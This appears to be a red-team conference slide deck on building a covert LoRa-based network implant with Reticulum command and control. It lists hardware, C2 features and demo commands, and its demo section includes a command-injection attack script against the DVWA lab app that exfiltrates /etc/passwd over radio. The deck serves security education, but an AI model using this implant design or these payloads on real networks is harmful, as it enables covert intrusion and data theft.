


LONG RANGE LOW POWER IMPLANTS WITH LORA

MIKE SEAY
MICHAEL MUSIC

AGENDA



WHOAMI



MIKE SEAY
PENTESTER

RF trainee from Tennessee




MICHAEL MUSIC
PENTESTER

Threat intel enjoyer, RF n00b, red teamer, and programming hobbyist
in North Georgia

WHAT IS AN IMPLANT?


- “Hardware that, when physically attached to a target device or system, is used to remotely access the target or system by an attacker”
- Typically communicates over a physically attached network, cellular data link, bluetooth, or not at all!
- Other names include: rogue device, red team implant, remote access device, drop box, etc.
- Used for covert access to a network, hardware-based command and control, no need for malware deployment

EXAMPLE IMPLANTS



OUR IMPLANT DESIGN

v0.1



v1.0



WHAT IS LORA?



— ■ A radio communication technique employing chirp spread-spectrum modulation (a method of encoding data in a radio wave) that is resistant to interference, detectable as a weak signal, and is energy efficient

— ■ Commonly used for data transmission in IoT applications due to low power consumption, long range, and cheap hardware

— ■ Asset tracking, Smart homes, Industrial (power, water, etc.) Node management, Agriculture, Off grid communication


— ■ Can be used license-free on the 902-928 MHz frequency band (US)

CHARACTERISTICS OF LORA

LORA - VISUAL AID




Source: Signal ID Wiki




Source: Xueqing et al.

LORA - DATA STRUCTURE



Source: Vit Prajzler

LORA - TRX PARAMETERS



Source: Vit Prajzler

BANDWIDTH - how much of the spectrum you're using per transmission (US: 7.8KHz to 500KHz)

SPREADING FACTOR (SF) - How many symbols are being used to convey each bit of payload data and the duration of each symbol. (US: 6-12)

CODING RATE - Ratio of error correction bits added to payload data (4:5-8)

Rule of Thumb: Lower Bitrate = Longer Range

LORA VS. CELLULAR



INFRASTRUCTURE

Portable, self-owned infrastructure is safe, inexpensive, and scalable

Pre-built, static infrastructure poses opsec risks, is costly, and potentially legal trouble

THROUGHPUT

Low throughput limits data transmission

High throughput enables fast data transmission

POWER

Very low power consumption

High power consumption relative to LoRa

LORA - BENEFITS FOR IMPLANTS

Low Power

- Low data rate on 915Mhz operating frequency (US)
- Highly configurable modulation scheme

Low Cost

Price to construct such an implant is between \$40 and \$100, and uses limited electricity, no radio license required!

Long Range

Can operate on an implant 10 feet, 10 kilometers, theoretically unlimited range away if meshed, most alternatives use BLE or WiFi

LORA - BENEFITS FOR IMPLANTS

Secure

— —

Cryptographically secure software stacks available, no reliance on a third party to move data between attacker and implant, allows for encryption (not allowed via HAM packet radio)

Ubiquitous

— —

Large and active community, tons of software/protocols written in common languages, wide hardware compatibility, "easy" to use, variety of hardware options due to common use in IoT

Evasive

— —

No HTTP/TCP/UDP/DNS egress, No cellular provider, A low-power radio frequency/protocol that isn't commonly searched for, Own your own infra

USE CASE - REMOTE ACCESS TOOL

PLANT DEVICE

- Network switch, router, WiFi AP
- Power over Ethernet (PoE), DC power supply, battery powered
- Low profile
- Low power

CHANGE LOCATION

- 10km+ away
- Mesh network capabilities
- No need for physical access



EXFILTRATE DATA

- Command results are sent over LoRa
- Out of band communication
- No use of TCP/IP, HTTP, etc. for egressing

COMMAND AND CONTROL

- Send data over LoRa
- Network sniffing, command execution, Python script modules, file upload/download
- Shell command execution


USING LORA FOR AN IMPLANT

A combination of software and hardware....

SOFTWARE



Digital Radio Transceiver - RNode firmware



Cryptographically Secure Network Stack - Reticulum Software (previously Meshtastic)



Command and Control - Native RNS utilities, Custom RNS utilities, Python services



Implant Operating System - Ubuntu Linux

RETICULUM




— [yellow bar] — End-to-end, forward-secret encryption by default

— [yellow bar] — Simple Python API

— [yellow bar] — Decentralized, portable addressing – you can physically move a device or change logical interfaces without missing a beat

— [yellow bar] — Highly extensible: LoRa/RNode, Packet Radio, TCP/UDP over IP, Stdio pipes, etc.

COMMAND AND CONTROL



FEATURES

- Shell command execution
- Interactive shell
- GUI/Shell interaction with C2 server
- Job management/history
- File transfer
- Custom Python modules
- Implant data/status beacons
- Implant customization



C2 SERVER


RNX Client

RNCP Client

RNBeacon Server


SQLite Database

NomadNet



IMPLANT

HARDWARE



LoRa Board - Heltec v3 - ~\$20



Antenna - 2dBi Rubber Antenna - ~\$5, 10dBi ~\$10



Pi Zero GPS Module - ~\$20-40




Micro Computer - Raspberry Pi Zero 2 W - ~\$15



Power Supply - 5v 2.5A plug in cable, battery, or power-over-ethernet - ~\$5-20

DEMO ENVIRONMENT

1. Attacker inserts implant into the target switch
2. **Implant connects to the C2 Server**
3. Attacker interacts with C2 Server via CLI/NomadNet
4. Attacker performs recon via port scan, python oneliner
5. Attacker transfers an exploit module
6. **Attacker runs the exploit module**
7. Attacker exfiltrates data out of band via LoRa



DEMO

Surely it will all go smoothly...

VIEWING IMPLANTS

```
+ [ Conversations ] [ Network ] [ Log ] [ Config ] [ Guide ] [ Quit ]
Saved Nodes ━━━━━━ Undefined ━━━━━━
④ Undefined
—
IMP002
Last Seen:2025-05-06 15:45:00
System:{os:"Windows",version:"10 Pro"}
Power:{battery_pct:60}
Storage:{disk_total:"256GB",disk_free:"200GB"}
Status:idle
IPs:["192.168.0.5","10.0.0.5"]
MACs:["AA:BB:CC:DD:EE:02"]
GPS:{lat:35.4025135,lon:-86.2488780}
IMP001
Last Seen:2025-05-06 16:00:00
System:{os:"Linux",version:"5.15.0"}
Power:{battery_pct:85}
Storage:{disk_total:"128GB",disk_free:"64GB"}
Status:active
IPs:["10.0.0.10"]
MACs:["AA:BB:CC:DD:EE:01"]
Local Node Info
Addr : 4383aec2fddd46cfcdb73056e2255a68
Name : Crebain_Example
Last Announce : a minute ago
LXMF Storage : None
Connected Now : 0
Total Connects : 0
Served Pages : 0
Served Files : 0
< Back > < Browse > < Rst Stats > < Announce >
Done
[C-l] Nodes/Announces [C-x] Remove [C-w] Disconnect [C-d] Back [C-f] Forward [C-r] Reload [C-u] URL [C-g] Fullscreen [C-s / C-b] Save Node
```

SHELL COMMAND EXECUTION



```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fc1b7d1879c7857ee 'ifconfig'
```



```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fc1b7d1879c7857ee 'ifconfig'  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.200.11 netmask 255.255.255.0 broadcast 192.168.200.255  
        inet6 fe80::28bf:9a5d%eth0 brd fe80::ff:febf:9a5d mtu 1500  
          ether dc:a6:32:02:6d:b8 txqueuelen 1000 (Ethernet)  
            RX packets 1 bytes 342 (342.0 B)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 54 bytes 7869 (7.6 KIB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
        inet6 ::1 prefixlen 128 scopeid 0x10<host>  
          loop txqueuelen 1000 (Local Loopback)  
            RX packets 263 bytes 14664 (14.3 KIB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 263 bytes 14664 (14.3 KIB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.1.20 netmask 255.255.255.0 broadcast 192.168.1.255  
        inet6 fe80::43c3:393c%wlan0 brd fe80::ff:fe3c:393c mtu 1500  
          ether dc:a6:32:d2:6d:b9 txqueuelen 1000 (Ethernet)  
            RX packets 1951 bytes 1364513 (1.3 MiB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 644 bytes 56728 (55.3 KIB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



```
michael@client:~$ rnx --listen --noauth --detailed --verbose  
[2025-05-06 18:18:42] [Notice]  Opening serial port /dev/serial/by-id/usb-Silicon_Labs_CP2102_USB_to_UART_Bridge_Controller_0001-if00-port0...  
[2025-05-06 18:18:45] [Notice]  Serial port /dev/serial/by-id/usb-Silicon_Labs_CP2102_USB_to_UART_Bridge_Controller_0001-if00-port0 is now open  
[2025-05-06 18:18:45] [Notice]  RNodeInterface[Worker] is configured and powered up  
[2025-05-06 18:18:45] [Notice]  rnx listening for commands on <edb2671c3969b357157def27eec673ec>  
[2025-05-06 18:19:51] [Notice]  Command link <606f88b3cc08d5c75b5b16c085b2f1e1> established  
[2025-05-06 18:19:51] [Notice]  Initiator of link <606f88b3cc08d5c75b5b16c085b2f1e1> identified as <8a4fe72554a993585ed09a037080d3b4>  
[2025-05-06 18:19:51] [Notice]  Executing command [ifconfig] for <8a4fe72554a993585ed09a037080d3b4>  
[2025-05-06 18:19:51] [Notice]  Delivering result of command [ifconfig] to <8a4fe72554a993585ed09a037080d3b4>  
[2025-05-06 18:19:51] [Notice]  Command link <606f88b3cc08d5c75b5b16c085b2f1e1> closed
```

VIEWING RNX JOBS

+ [Conversations] [Network] [Log] [Config] [Guide] [Quit]

Saved Nodes — Undefined —

Undefined

Running RNX Jobs

* [PID: 42907] Start time: 2025-05-07 17:44:24
Cmdline:
/bin/rnx -l --config rns_config -a 52ccc42720b38a4f3e7828af2fe5337f

— Local Node Info —

Addr : 4383aec2fddd46cfcdb73056e2255a68
Name : Crebain_Example

Last Announce : 9 minutes ago
LXMF Storage : None
Connected Now : 0
Total Connects : 0
Served Pages : 0
Served Files : 0

< Back > < Browse > < Rst Stats > < Announce > Done

[C-l] Nodes/Announces [C-x] Remove [C-w] Disconnect [C-d] Back [C-f] Forward [C-r] Reload [C-u] URL [C-g] Fullscreen [C-s / C-b] Save Node

PORT SCAN

```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fcb1b7d1879c7857ee 'nmap -sT -  
p22,80,8080,443,23 192.168.200.1'
```

```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fcb1b7d1879c7857ee 'nmap -sT -  
p22,80,8080,443,23 192.168.200.1'  
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-07 16:10 EDT
```

```
Nmap scan report for 192.168.200.1  
Host is up (0.0019s latency).
```

PORT	STATE	SERVICE
22/tcp	open	ssh
23/tcp	closed	telnet
80/tcp	open	http
443/tcp	closed	https
8080/tcp	closed	http-proxy

```
Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

PYTHON ONE-LINER

```
michael@server:~$ rnx -w 300 -W 300 --config /usr/local/crebain/4b6300b2446ce2fcbb1b7d1879c7857ee 'python -c "import requests; response = requests.get('http://192.168.200.1/DVWA'); print(f\"Status: {response.status_code}\nSize: {len(response.content)} bytes\nHeaders: {dict(response.headers)}\nContent: {response.text[:500]}...\" if len(response.text) > 100 else response.text)"'

[2025-05-07 16:21:00] [Notice]  Opening serial port /dev/serial/by-path/pci-0000:02:00.0-usb-0:2.1:1.0-port0...
[2025-05-07 16:21:02] [Notice]  Serial port /dev/serial/by-path/pci-0000:02:00.0-usb-0:2.1:1.0-port0 is now open
[2025-05-07 16:21:03] [Notice]          is configured
and powered up
Status: 200

Size: 6324 bytes
Headers: {'Date': 'Wed, 07 May 2025 20:21:13 GMT', 'Server': 'Apache/2.4.58 (Ubuntu)', 'Set-Cookie': 'security=low; path=/, PHPSESSID=3stt2tj401qt4ntsoqh0p2uu1a; expires=Thu, 08 May 2025 20:21:13 GMT; Max-Age=86400; path=/', 'Expires': 'Tue, 23 Jun 2009 12:00:00 GMT', 'Cache-Control': 'no-cache, must-revalidate', 'Pragma': 'no-cache', 'Vary': 'Accept-Encoding', 'Content-Encoding': 'gzip', 'Content-Length': '2422', 'Keep-Alive': 'timeout=5, max=99', 'Connection': 'Keep-Alive', 'Content-Type': 'text/html; charset=utf-8'}
Content: <!DOCTYPE html><html lang="en-GB"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Welcome :: Damn Vulnerable Web Application (DVWA)</title>
...
```

FILE TRANSFER

```
michael@server:~$ rncp --config /usr/local/crebain/
./attack_script.py 64fe535ed22f74915869b33f38700b0c
[2025-05-07 16:52:47] [Notice] Opening serial port /dev/serial/by-
path/pci-0000:02:00.0-usb-0:2.1:1.0-port0...
[2025-05-07 16:52:51] [Notice] Serial port /dev/serial/by-
path/pci-0000:02:00.0-usb-0:2.1:1.0-port0 is now open

Transfer complete 100.0% - 691 B of 691 B - 1.14 Kbps
./attack_script.py copied to <64fe535ed22f74915869b33f38700b0c>
```

```
michael@client:~$ ls -lah /usr/local/crebain/files/
total 12K
drwxrwxr-x 2 michael michael 4.0K May  7 15:58 .
drwxr-xr-x 5 michael michael 4.0K May  7 15:58 ..
-rw-rw-r-- 1 michael michael  673 May  7 16:55 attack_script.py
```

```
michaelserver:~$ cat attack_script.py

import requests
from datetime import datetime
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def main():
    url = "http://192.168.200.1/DVWA/vulnerabilities/exec/"

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Cookie": "security=low;
PHPSESSID=7a4hr1chtql8j9g5e05doo4pl"
    }

    data = "ip=127.0.0.1%3Bcat%2Fetc%2Fpasswd&Submit=Submit"

    response = requests.post(
        url=url,
        headers=headers,
        data=data,
        verify=False
    )

    truncated_response = response.text[:600] + "..." if
len(response.text) > 600 else response.text
    print(truncated_response)

    log_file_path = "/usr/local/crebain/files/cmd_injection.log"
    try:
        with open(log_file_path, 'w') as log_file:
            log_file.write(response.text)
        print(f"\nFull response written to {log_file_path}")
    except IOError as e:
        print(f"\nError writing to log file: {e}")

if __name__ == "__main__":
    main()
```

DOWNLOADING FILES

+ [Conversations] [Network] [Log] [Config] [Guide] [Quit]

Saved Nodes — Undefined —

Undefined

Available Files for Download

- * 442kkjnm.php
- * id_rsa.pem
- * vlan102_tcp_top1000.gnmap

— Local Node Info —

Addr : 4383aec2fddd46cfcdb73056e2255a68
Name : Crebain_Example

Last Announce : 6 minutes ago
LXMF Storage : None
Connected Now : 0
Total Connects : 0
Served Pages : 0
Served Files : 0

< Back > < Browse > < Rst Stats > < Announce > Done

[C-l] Nodes/Announces [C-x] Remove [C-w] Disconnect [C-d] Back [C-f] Forward [C-r] Reload [C-u] URL [C-g] Fullscreen [C-s / C-b] Save Node

DATA EXFILTRATION



```
michael@server:~$ rnx -w 300 -W 300 --config /usr/local/crebain/4b6300b2446ce2fcb1b7d1879c7857ee 'python /usr/local/crebain/files/attack_script.py'
```

```
<!DOCTYPE html> <html lang="en-GB">
<head><meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
<title>Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA)</title><link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" /><link rel="icon" type="image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script></head><body class="home light"><div id="container"><div id="header">
```

...

```
Full response written to /usr/local/crebain/files/cmd_injection.log
```



```
michael@server:~$ rncp --config /usr/local/crebain/ --fetch /usr/local/crebain/files/cmd_injection.log
64fe535ed22f74915869b33f38700b0c
```

```
Transfer complete 100.0% - 6.89 KB of 6.89 KB in 19.28s - 2.86 Kbps
/usr/local/crebain/files/cmd_injection.log fetched from
<64fe535ed22f74915869b33f38700b0c>
```



```
michael@server:~$ cat cmd_injection.log
```

```
...
4 packets transmitted, 4 received, 0% packet loss, time 3096ms
rtt min/avg/max/mdev = 0.030/0.043/0.049/0.007 ms
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
...
```

RANGE TESTS

AIRBORNE



WOODLAND



RANGE TESTS - HARDWARE AND CONFIGURATIONS

OBJECTIVE: Execute an RNX command



- Pi Zero 2w with BerryGPS IMUv4 and Heltec V3, 10dBi antenna



- Parallel range test with Meshtastic, Wismesh Pocket
- iPhone 14 Pro

CONFIGURATION

FREQUENCY 914.875MHz


BANDWIDTH 125kHz

SPREADING FACTOR 9

